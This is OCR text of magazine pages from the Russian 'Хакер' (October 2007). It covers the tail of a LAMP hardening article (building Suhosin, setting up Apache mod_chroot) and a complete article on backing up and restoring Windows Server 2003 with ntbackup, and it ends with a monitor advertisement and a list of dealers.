В случае нарушения установленных правил возможна блокировка переменных, отсылка определенного HTTP-кода ответа, перенаправление браузера пользователя, выполнение другого PHP-скрипта. Все события заносятся в журналы, для чего может использоваться syslog, свой модуль или внешний скрипт. Последние версии расширения Suhosin совместимы практически со всеми версиями PHP.
Установка Suhosin включает в себя 2 этапа: наложение патча на PHP с последующей его пересборкой и компиляция модуля расширения. Хотя возможна и сборка со встроенным расширением. Чтобы не было проблем с зависимостями, в Ubuntu перед началом установки рекомендую дать команду sudo apt-get build-dep php5.
Скачиваем PHP, затем патч suhosin под используемую версию PHP и модуль расширения. Все это распаковываем, накладываем патч и компилируем:

```
$ tar xvjf php-5.2.3.tar.bz2
$ gunzip suhosin-patch-5.2.3-0.9.6.2.patch.gz
$ cd php-5.2.3
$ patch -p 1 -i ../suhosin-patch-5.1.6-0.9.5.patch
$ ./configure [--enable-so и другие параметры при необ-
ходимости]
$ make
$ make test
$ sudo make install
```

Теперь собираем модуль расширения:

```
$ tar xzvf suhosin-0.9.20.tgz
$ cd suhosin-0.9.20
$ phpize
$ ./configure --prefix=/usr/lib/php5/20060613+lfs/
$ make
$ make test
$ sudo make install
```

Проверить сборку можно, введя команду:

```
$ php — v
PHP 5.2.3 with Suhosin-Patch 0.9.6.2 (cli) (built: Jul
26 2007 11:35:13)
```

Все настройки Suhosin производятся в файле php.ini. Патч поддерживает только опции регистрации, поэтому первой записью обязательно подключаем модуль suhosin.so (он должен быть виден переменной LD_RUN_PATH):

```
extension=suhosin.so
```

После установки Suhosin будет работать с настройками по умолчанию, которые достаточны, но, возможно, не оптимальны для твоей конфигурации.

СТРОИМ CHROOT

Для построения chroot-окружения нам понадобится модуль mod_chroot (core.segfault.pl/~hobbit/mod_chroot). В репозитарии Ubuntu он присутствует:

```
$ sudo apt-get install libapache2-mod-chroot
```

Параллельно будет установлен пакет mod-chroot-common, содержащий документацию (/usr/share/doc/mod-chroot-common). Для самостоятельной сборки mod_chroot достаточно распаковать свежескачанный архив и ввести команду apxs2 -cia mod_chroot.c. Далее следует указать, что рабочий каталог теперь является корневым, то есть в apache2.conf прописываем:

```
<IfModule mod_chroot.c>
   LoadFile /lib/libgcc_s.so.1
   PidFile /var/run/httpd.pid
   ChrootDir /var/www
   DocumentRoot /
</IfModule>
```

Значение DocumentRoot изменяем с «/var/www» на «/» и все ссылки на ресурсы даем относительно корня. В apache2.conf не забываем подключить модуль:

```
LoadModule chroot_module /usr/lib/apache2/modules/mod_
chroot.so
```

Либо в Ubuntu правильнее:

```
$ sudo a2enmod mod_chroot
```

При использовании Apache2 понадобится создать каталог для PID-файла.

```
$ sudo mkdir -p /var/www/var/run
$ sudo chown -R root:root /var/www/var/run
$ sudo ln -s /var/www/var/run/httpd.pid /var/run/httpd.
pid
```

Перезапускаем индейца и проверяем работу.
Это далеко не все, что можно сделать для защиты LAMP. Также следует учесть, что приведенные советы не могут гарантировать абсолютной безопасности (такого просто не бывает в природе) хотя несколько уменьшить риск они позволяют. Кроме того, в некоторых средах часть параметров может вызывать проблемы или влиять на производительность. Поэтому к их использованию следует подходить осторожно, вводя изменения постепенно и тщательно тестируя результат. Универсальный совет по-прежнему один: следует изучать документацию и включать только то, что нужно.

КРИС КАСПЕРСКИ

Реставрируем окна

ВОССТАНОВЛЕНИЕ WINDOWS SERVER 2003 ПОСЛЕ ТЯЖЕЛЫХ РАНЕНИЙ

Windows Server 2003 — достаточно надежная и неприхотливая система, средняя наработка на отказ которой составляет несколько лет. Для борьбы с падениями народ вовсю использует Norton Ghost, Acronis TrueImage и другие платные утилиты, плохо работающие (или совсем неработающие) с SCSI-дисками/RAID-массивами, а о штатном MS Backup никто и слушать не хочет — все сразу начинают махать руками и гнать волну. Плох же тот мастер, кто не знает свой инструмент! Мыщъх использует MS Backup уже более семи лет и со всей ответственностью заявляет, что это отличное средство восстановления системы, обладающее огромным скрытым потенциалом, о котором мы сейчас и расскажем.




Почему падает Win2k3? Причины на самом деле различны, и если попытаться огласить весь список, то получится здоровенный талмуд, поэтому перечислим лишь наиболее значимые из них:

- уст ановка «кривого» программного обеспечения (пакетов обновлений, прикладных приложений, драйверов и т.д.), вызывающая конфликты разной степени тяжести и/или ведущая к разрушению критически важных структур данных;
- сбои питания и/или дефекты оборудования, нарушающие целостность системного кода/данных;
- вирусные эпидемии и хакерские атаки, завершающиеся внедрением нестабильно работающего руткита;
- ошибки оператора, удалившего жизненно важные системные файлы, отключившего базовые службы или сделавшего другую глупость.

Также приходится сталкиваться с физическими отказами жесткого диска, контроллера RAID-массива, разрушением главной загрузочной записи, boot-сектора и другими катастрофами планетарного масштаба, требующими для восстановления данных не только соответствующих навыков, но и (в ряде случаев) весьма дорогостоящего оборудования.

К счастью, такие происшествия случаются нечасто. В наших рассуждениях



Планировщик заданий, встроенный в MS Backup

Welcome to the Backup Utility Advanced Mode

Главное окно программы с кнопками различных мастеров

мы будем исходить из того, что жесткий диск (RAID-массив) на аппаратном уровне функционирует исправно, файловая система цела (или может быть вылечена штатной утилитой chkdsk), а пострадала лишь сама операционная система, причем тяжесть разрушений колеблется от нестабильной работы до полного отказа загружаться. Более сложные случаи восстановления мы не рассматриваем, отсылая читателя к серии статей «Восстановление данных на NTFS-разделах» и к книгам «Техника восстановления данных» (Data recovery tips and solutions), электронные копии которых лежат на мыщъх'ином сервере: http://nezumi.org.ru/recover.zip, http://nezumi.org.ru/recover-full-rus.zip, http://nezumi.org.ru/recover-full-eng.zip. Они, естественно, совершенно бесплатны.

Хочется еще раз напомнить читателю, что залогом сохранности данных была и остается резервная копия, о технике создания которой мы и будем говорить. При нынешних ценах на сменные носители отсутствие резервной копии может объясняться лишь полной безответственностью системного администратора или неумением автоматизировать процесс резервирования. Но объяснение — это еще не оправдание! Приговором (в случае разрушения) становится кропотливая работа по ручному восстановлению «осколков» данных, когда файлы приходится собирать буквально по кусочкам. И стоит эта работа намного больше носителей для резервного копирования. Добавь сюда простой организации на время восстановления, и ты поймешь, почему в этой статье мы будем говорить только об утилите MS Backup, оставив остальные способы восстановления за кадром.

СОЗДАНИЕ РЕЗЕРВНОЙ КОПИИ

Набираем в командной строке ntbackup.exe (именно nt, а не ms) и дожидаемся запуска. Поклонники графических сред и мыши могут пойти другим путем: «My Computer → Any Disk → Properties → Tools → Backup Now».

Сразу пропускаем главное окно приложения с большими прямоугольными кнопками, вызывающими различных мастеров (no kidding!), и переходим непосредственно к вкладке Backup.

Здесь отмечаем галочкой пункт System State («Состояние системы»), форсирующий архивирование следующих компонентов (перечисленных в колонке справа): загрузочные файлы, реестр и классы COM+. К сожалению, мы не можем влиять на выбор компонентов, что есть большая вселенская несправедливость, поскольку в подавляющем большинстве случаев система выходит из строя из-за разрушения реестра или классов.

Указываем путь к файлу архива в строке «Backup media of file name» и нажимаем Start Backup, после чего у нас запросят описание/метку архива (backup description/label) и способ его создания: append (дозапись в конец) или replace (замещение старых данных). Исходя из своего личного опыта, мыщъх рекомендует не класть все яйца в одну корзину, то есть всегда создавать архивный файл заново, отказавшись от идеи дозаписи в его конец, поскольку это чревато целым рядом различных проблем.

Нажав кнопу Advanced («Дополнительные опции»), мы можем выбрать тип архива: normal (полная архивация со снятием атрибута «Архивный»), copy (полная архивация без снятия атрибута «Архивный»), incremental (архивирование только измененных или вновь созданных файлов), differential (то же самое, что incremental, только без снятия атрибута «Архивный»), daily (архивирование файлов, измененных в течение дня). Последние три типа для восстановления требуют архивы normal/copy и всю цепочку incremental/differential/daily, что часто приводит к путанице и снижает вероятность успешного восстановления, особенно если хотя бы один из архивов поврежден, так что мыщъх рекомендует всегда выбирать тип normal, несмотря на то что он требует больше времени, чем последние три.


Галочка «Verify data after backup» («Проверка целостности данных после архивирования») при резервировании на жесткий диск бессмысленна, и поэтому ее лучше не взводить, а вот «Automatically backup System Protected Files with the System State» («Автоматически архивировать защищенные системные файлы вместе с состоянием системы») лучше оставить взведенной по умолчанию.

Наконец, после нажатия на кнопку Start Backup начинается процесс архивации, занимающий (в зависимости от быстродействия системы) от нескольких минут до получаса. На выходе мы получаем bkf-файл размером порядка 400 Мб; точный размер зависит от версии системы, количества установленных заплаток, драйверов и приложений, но в своей практике мыщъх еще не сталкивался с тем, чтобы bkf-файл (типа replace) не влезал на один диск CD-R/RW, не говоря уже о DVD-R/RW. Хранить на жестком диске архив небезопасно. Впрочем, как показывает практика, оптические носители сыпятся еще чаще, так что несколько копий никому не помешает.

ОК, мы имеем архив состояния системы, и, если вдруг Win2k3 начнет вести себя нестабильно, мы всегда сможем выполнить откат. Приложения и драйверы, установленные после создания архива, в большинстве случаев отката не переживут (это зависит от того, в какие ключи реестра они себя прописывают) и потребуют переустановки. Поэтому вырабатываем следующую стратегию поведения. Создаем архив системы. Устанавливаем новое приложение/драйвер/заплатку. Тестируем сервер в течение некоторого времени (например, недели). Если полет нормальный, создаем новый архив системы, а старый удаляем. Если же после установки приложения/драйвера/заплатки появляются глюки, которые не устраняются деинсталлятором, выполняем принудительный откат через MS Backup. Эта бесхитростная схема позволила мыщъх'у продержать пару серверов и пяток рабочих станций более семи лет без переустановки системы.

ПРОСТЫЕ СЛУЧАИ ВОССТАНОВЛЕНИЯ

Система глючит, работает нестабильно, но все-таки загружается, позволяя нам запустить MS Backup и выполнить откат к стабильному архиву. Если же Win2k3 зависает или выбрасывает голубой экран на стадии загрузки, попробуй при запуске нажать <F8> и выбрать Safe Mode (или Safe Mode with Networking, если хранишь архивы на отдельном сервере,



Восстановление состояния системы из bkf-архива в исходную локацию

как, например, поступает мыщъх). Также можно попробовать выбрать пункт Last Known Good Configuration («Загрузка последней удачной конфигурации»).
В общем, нужно любым способом добиться загрузки системы. После этого запускай ntbackup и не мешкая (ведь система может упасть в любой момент) переходи к вкладке Restore and Manage Media («Восстановление и управление носителями»). Здесь находится перечень всех bkf-архивов с описаниями и метками, которые мы только успели создать. Достаточно распахнуть соответствующую ветвь в левом окне, выбрав самый свежий архив, и установить галочку напротив System State. По умолчанию архив ищется в той локации, где он был создан, но мы можем изменить путь, нажав кнопку Browse и указав, к примеру, лазерный диск (примечание: для ускорения процедуры восстановления рекомендуется предварительно скопировать bkf-файл с CD/DVD на HDD).
В поле «Restore files to:» («Куда восстанавливать») оставляем значение по умолчанию — Original location («Исходная локация») и нажимаем кнопку Start Restore, запуская процесс восстановления.
После перезагрузки мы получаем нормально работающую систему.

ТЯЖЕЛЫЕ СЛУЧАИ ВОССТАНОВЛЕНИЯ

Представим себе, что система не загружается. Ну не загружается и все тут! Хоть грызи свой хвост, хоть бейся зубами об лед! Большинство администраторов, вылакав пол-литра корвалола, просто переустанавливают Винду поверх старой или — даже страшно сказать — с нуля, забыв о том, что MS Backup (который все ругают!) может ускорить эту работу в сотни раз!
Находим машину с любой стабильно работающей NT-подобной системой (Win2k, WinXP, Win2k3). Вставляем туда CD/DVD с архивом, запускаем MS Backup, переходим во вкладку Restore and Manage Media и (внимание!) в поле «Restore files to:» выбираем пункт Alternative location («Альтернативное размещение»), указав любую папку, например C:\TEMP\Server2003. Нажимаем Start Restore и получаем копию системы, только в другом месте.
Теперь подумаем, как перетащить все эти файлы на восстанавливаемый Win2k3. Решения на самом деле всего три. Первое — снять жесткий диск с сервера и подключить его к рабочей машине вторым, после чего скопировать все файлы из папки Server2003 в каталоги Windows и (опционально) Program Files. Внимание: файлы ntdetect.com и ntldr должны находиться в строго определенных местах диска, и потому их лучше не копировать, иначе система вообще перестанет загружаться.
Естественно, если на сервере установлен хитрый SCSI или RAID, то подключить его к рабочей станции не удастся, и в этом случае придется воспользоваться LiveCD, поддерживающим NTFS (например, Knoppix или Windows PE).
Если же RAID настолько хитрый, что его не видит даже LiveCD, то к рухнувшему серверу подключаем еще один жесткий диск, устанавливаем на него Win2k3 (со всеми необходимыми SCSI/RAID-драйверами), перетягиваем туда по сети или через CD/DVD разархивированные файлы и осуществляем перезапись.
Как показывает практика, в подавляющем большинстве случаев для восстановления системы достаточно переписать всего лишь реестр и классы, находящиеся в папках: \temp\server-2003\Registry и \temp\server-2003\COM+ Class Registration Database. Скопируй их в каталог \WINDOWS\system32\config поверх уже существующих файлов и перезагрузись.
Вот, собственно говоря, и все. При правильной организации вопроса восстановление системы, которая даже не загружается, занимает не более 10-15 минут, расходуемых главным образом на распаковку bkf-архива. Если же эту операцию выполнить заблаговременно, то на загрузку с LiveCD с последующим копированием реестра не уйдет и пяти минут!

ЗАКЛЮЧЕНИЕ

Рассмотрев вопросы, связанные с восстановлением системы, мы оставили за бортом проблему архивации пользовательских данных и документов, также решаемую посредством MS Backup, причем не только в ручном режиме, но и, например, по расписанию. Однако стратегия резервирования пользовательских данных выходит далеко за рамки темы нашего сегодняшнего разговора и определяется главным образом политикой компании. Кто-то предпочитает держать все документы на сервере, используя системы контроля версий, не только обеспечивающие банальную архивацию, но и хранящие историю изменений, что крайне важно при совместной работе с документами. Другие же хранят документы на рабочих станциях пользователей. Глупость, конечно, вернее, не глупость, а огромная головная боль для администратора, но именно благодаря ей создается децентрализованная система, способная функционировать даже при крахе сервера. В общем, вариантов много. А MS Backup — всего лишь архиватор со встроенным планировщиком. Но для поддержания сервера на плаву ничего другого и не надо!

Что находится внутри системного архива

Чтобы лучше понять возможности (и ограничения!) MS Backup, необходимо знать, какие именно файлы она резервирует при сохранении системы:
• некоторые ветви реестра, сосредоточенные в файлах system, software, security, sam, default, ComRegDb.bak, образующие ветвь HKEY_LOCAL_MACHINE (остальные ветви реестра не сохраняются);
• практически все содержимое папок Sytem32 и System (стратегия отбора файлов не совсем понятна, похоже, берутся все жизненно необходимые компоненты плюс некоторые файлы, относящиеся к установленным приложениям сторонних разработчиков);
• некоторые важнейшие файлы и папки из каталога Windows (например, AppPatch, msagent, MICROSOFT.NET и т.д.);
• отдельные файлы и папки из каталога PROGRAM FILES (например, COMMON FILES, Internet Explorer, Outlook Express и т.д.);
• содержимое каталога RSA\MachineKeys из папки DOCUMENTS AND SETTINGS\ALL USERS\APPLICATION DATA\MICROSOFT\CRYPTO, содержащее ключи шифрования (если, конечно, таковые имеются).
Остальные файлы (в том числе и пользовательские учетные записи) не сохраняются, хотя ничего не мешает указать их вручную, проставив соответствующие галочки напротив папок DOCUMENTS AND SETTINGS\<Имя пользователя>.



Широкий экран - больше свободы





19" широкоэкранный монитор LG
Flatron L194WT
www.lg.ru



МОСКВА: Pronet Group (495) 789-38-46, Неоторг (495) 223-23-23, розничная сеть Polaris (495) 363-93-33, Ф-Центр (495) 472-64-01, NT Computers (495) 363-93-33, Техносила (495) 777-87-77, Компания Кит (495) 777-66-55, Flake (495) 236-99-25, АБ-групп (495) 745-51-75, Сетевая Лаборатория (495) 784-64-90, ISM (495) 718-40-20, Никс (495) 974-33-33, ОЛДИ (495) 105-07-00, USN Computers (495) 221-72-97, Старт-Мастер (495) 935-38-52, Акситек (495) 784-72-24, Эльдорадо (495) 500-00-00, Кибертроника (495) 504-25-31, Дилайн (495) 969-22-22, Ultra Computers (495) 775-75-66, Алмер (495) 101-39-25, Микросет (495) 924-27-47, Гипермаркет Санрайз Про (495) 542-80-70, ДЕЛ (495) 250-44-66, Ланит (495) 967-66-84, ООО Вега (495) 784-72-35, ГЕЛИОС КОМПЬЮТЕР (495) 785-03-76, Бит и Байт (495) 788-37-57. **САНКТ-ПЕТЕРБУРГ:** ДВМ-Нева (812) 325-11-05. **НИЖНЕВАРТОВСК:** Ланкорд (3466) 61-22-22. **ПЕРМЬ:** Гаском (342) 237-19-33. **НИЖНИЙ НОВГОРОД:** АйТиОн (8312) 63-01-53. **ТЮМЕНЬ:** Инэкс-Техника (3452) 39-00-36, Торговый дом "Весы" (3452) 75-00-00. **КРАСНОДАР:** Иманго-Краснодар (861) 255-15-52. **НОВОСИБИРСК:** Квеста (383) 333-24-07, Арсиситек (383) 221-16-89, НЭТА (383) 218-22-18. **БАРНАУЛ:** Компьютер Трейд (3852) 66-69-00. **ЭЛЕКТРОСТАЛЬ:** Домотехника (257) 21488. **ИРКУТСК:** Комтек (3952) 25-83-38, Билайн (3952) 24-00-24. **КРАСНОЯРСК:** Альдо (3912) 21-11-45, Старком (3912) 62-33-99, Аверс (3912) 56-05-61. **ЛИПЕЦК:** Регард Тур (0742) 48-45-73. **ВОРОНЕЖ:** Сани (0732) 54-00-00, Рет (0732) 77-93-39. **ТОМСК:** Стек (3822) 55-71-43. **РЯЗАНЬ:** ДВК (0912) 90-00-00. **ЯРОСЛАВЛЬ:** Фронтекс (4852) 72-38-49. **ОМСК:** Технопарк (3812) 57-93-19, Лик-2000 (3812) 22-97-00. **АЛЬМЕТЬЕВСК:** Компьютерный мир (8553) 25-98-48. **ВОРОНЕЖ:** РИАН (4732) 51-24-12. **ЛАБЫТНАНГИ:** КЦ Ямал (34992) 51-777. **ИЖЕВСК:** ЭЛМИ (3412) 50-50-50, Корпорация «Центр» (3412) 43 88 08. **СЫЗРАНЬ:** ООО "фирма Такт" (8464) 98-34-34. **ЕКАТЕРЕНБУРГ:** Трилайн (343) 378-70-70. **БЛАГОВЕЩЕНСК:** А-Эл-Джи Софт (4162) 31-70-14. КИРОВ: Портал (8332) 38-20-60. ТАГАНРОГ: Иманго (8634) 315-628. **ГОМЕЛЬ:** Компьютер Маркет +375 (232) 48-10-48.

ХАКЕР 10(ОКТЯБРЬ)07

WE ARE

106